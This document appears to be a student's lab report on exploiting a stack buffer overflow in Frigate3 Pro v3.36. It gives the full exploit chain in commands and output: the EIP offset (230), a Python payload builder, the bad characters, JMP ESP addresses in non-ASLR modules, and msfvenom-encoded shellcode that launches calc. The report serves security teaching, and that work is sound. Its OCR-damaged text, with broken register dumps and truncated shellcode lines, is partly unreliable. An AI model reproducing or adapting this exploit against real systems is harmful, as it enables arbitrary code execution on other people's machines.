
Lab-10


P V S Chaitanya 18BCE7289


Lab experiment - Working with the memory vulnerabilities – Part IV

1) Crashing the Frigate3_Pro_v36 with exploit2.py



Find any user interaction field shown above and paste the payload there.





Exploit used above:


Payload text created using Exploit2.py given

As we can see, it's crashed.


2) Changing the Trigger:

Finding EIP

Using pattern_create.rb and pattern_offset.rb in kali.




Copy this pattern and paste in any user interaction field of exploiting software.




Our Software will Crash.

Now, Copy the Offset overwritten in the EIP.



```
ECX 33684132
EDX 0000000
EX 00000000
EX 000187404
EX 00187404
EX 000187404
EX 000187408
E
```

Now Match this EIP offset using pattern offset.rb



```
(javvadi® JAVVADI)-[~]

$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac5Ac6Ac7Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Ab8b9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5

(javvadi® JAVVADI)-[~]

$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 37684136

[*] Exact match at offset 230

(javvadi® JAVVADI)-[~]

$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 37684136
```

Here You can see, the offset matched at 230

So, we have to input some junk till the 230th offset and then instruct the EIP (Instruction Pointer) to execute ESP (Stack Pointer).


Let's control the esp & Verify the above.

Control ESP

Here, I created a payload of 230 bytes of Alphabet "A" & 4 bytes of Alphabet "B" & some bytes of Alphabet "C". and used this exploit in the user interaction field of our software. And check the EIP(Instruction Pointer) & ESP(Stack Pointer) & EBP(Base pointer).

We know Instruction Pointer points to the next instruction to be executed.

```
# -*- coding: cp1252 -*-
f= open("ptest.txt", "w")
junk="A" * 230
bat = "B" * 4
cash = "C" *100
payload=junk + bat + cash +buf
f.write(payload)
f.close
```



EIP =42424242="BBBB"

You can see ESP & EBP has been overwritten with numerous "C"s.


Identify Bad Characters

```
### DEADFORD
### D
```

This will create an array of all bytes including all possible bad characters.

Open this bytearray.txt file and use this shell code and create a payload and identify the bad characters of this software.


Paste the output in the user interaction field. Check the stack pointer and right click on it and click on "Follow on Dump".



After this, You will able to identify the bad characters by using the address where the array begins


!mona compare -f bytearray.bin -a [address]


As shown below



The bad characters are: "\x00\x14\x09\x0a\x0d"

Find JMP ESP





mona jmp -r esp

OBADFOOD [+] Command used:

OBADFOOD !mona jmp -r esp

OBADFOOD [+] Results:

0x400e8283: jmp esp | {PAGE EXECUTE READ} [vcl60.bpl] ASLR: False, Rebase: 400E8283 False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 0x400e9e7f: jmp esp | {PAGE EXECUTE READ} [vcl60.bpl] ASLR: False, Rebase: 400E9E7F False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 40101901 0x40101901: jmp esp | ascii {PAGE EXECUTE READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 0x4011287e: jmp esp | ascii {PAGE EXECUTE READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 4011F4DE 0x4011f4de : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 40123055 0x40123055 : jmp esp | ascii {PAGE EXECUTE READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 401274AE 0x401274ae : jmp esp | {PAGE EXECUTE READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 0x4012bc9e : jmp esp | {PAGE EXECUTE READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 40151725 Ox40151725: jmp esp | asciiprint,ascii {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 4015B9E6 0x4015b9e6 : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 0x40173f0d: jmp esp | ascii {PAGE EXECUTE READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 40024CDF 0x40024cdf: jmp esp | {PAGE EXECUTE READ} [rtl60.bpl] ASLR: False, Rebase:

```
False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\rtl60.bpl) 4005E3DF 0x4005e3df: jmp esp | {PAGE_EXECUTE_READ} [rtl60.bpl] ASLR: False, Rebase:
```

False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\rtl60.bpl)

005E9723 0x005e9723 : jmp esp | startnull {PAGE_EXECUTE_WRITECOPY} [Frigate3.exe]

ASLR: False, Rebase: False, SafeSEH: False, OS: False, v3.36.0.9 (C:\Program Files (x86)\Frigate3\Frigate3.exe)

005F8BB7 0x005f8bb7 : jmp esp | startnull {PAGE_EXECUTE_WRITECOPY} [Frigate3.exe] ASLR:

False, Rebase: False, SafeSEH: False, OS: False, v3.36.0.9 (C:\Program Files (x86)\Frigate3\Frigate3.exe)

OBADFOOD ... Please wait while I'm processing all remaining results and writing everything to file...

OBADFOOD [+] Done. Only the first 20 pointers are shown here. For more pointers, open jmp.txt...

OBADFOOD Found a total of 126 pointers

OBADFOOD

OBADF00D [+] This mona.py action took 0:00:11.836000


Generate Shell Code

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b \xspace "\x00\x14\x09\x0a\x0d" -f python

```
—(xoot� JAVVADI)-[/home/javvadi]
-# msfvenom -a x86 -platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes buf = b""
buf += b"\x89\xe7\xd9\xc0\xd9\x77\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x79\x78\x6b"
buf += b"\x32\x75\x50\x75\x50\x65\x50\x75\x30\x4d\x59\x68\x65"
buf += b"\x55\x61\x49\x50\x72\x44\x4c\x4b\x46\x30\x64\x70\x6e
buf += b"\x6b\x33\x62\x36\x6c\x6e\x6b\x43\x62\x64\x54\x4c\x4b"
buf += b"\x42\x52\x37\x58\x76\x6f\x4d\x67\x53\x7a\x75\x76\x65"
buf += b"\x61\x79\x6f\x6e\x4c\x37\x4c\x53\x51\x33\x4c\x54\x42
buf += b"\x36\x4c\x31\x30\x39\x51\x7a\x6f\x36\x6d\x33\x31\x6f
buf += b"\x37\x68\x62\x39\x62\x33\x62\x32\x77\x4c\x4b\x51\x42"
buf += b"\x64\x50\x6e\x6b\x42\x6a\x77\x4c\x6e\x6b\x30\x4c\x42"
buf += b"\x31\x32\x58\x68\x63\x32\x68\x37\x71\x58\x51\x72\x71"
buf += b"\x6e\x6b\x32\x79\x45\x70\x45\x51\x58\x53\x6e\x6b\x52"
buf += b"\x69\x64\x58\x6b\x53\x57\x4a\x33\x79\x4e\x6b\x74\x74
buf += b"\x6c\x4b\x45\x51\x79\x46\x45\x61\x6b\x4f\x6e\x4c\x4f\
   += b"\x31\x68\x4f\x76\x6d\x47\x71\x68\x47\x30\x38\x4b\x50"
buf += b"\x74\x35\x6a\x56\x43\x33\x31\x6d\x6a\x58\x35\x6b\x73"
   += b"\x4d\x45\x74\x64\x35\x49\x74\x61\x48\x4c\x4b\x56\x38"
buf += b"\x61\x34\x35\x51\x59\x43\x50\x66\x4e\x6b\x74\x4c\x50"
```

This is the shell code to change the trigger to Calculator. Use this shell code to generate the payload and paste the output in any user interaction field to open/trigger Calculator.

Exploit:





Analysis & Vulnerability:

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it crashed.

Stack overflow is when a function or program uses more memory than is in the stack. As it grows beyond its allocated space, the dynamic stack contents begin to overwrite other things, such as critical application code and data. Because of this, we are able to pop up a calculator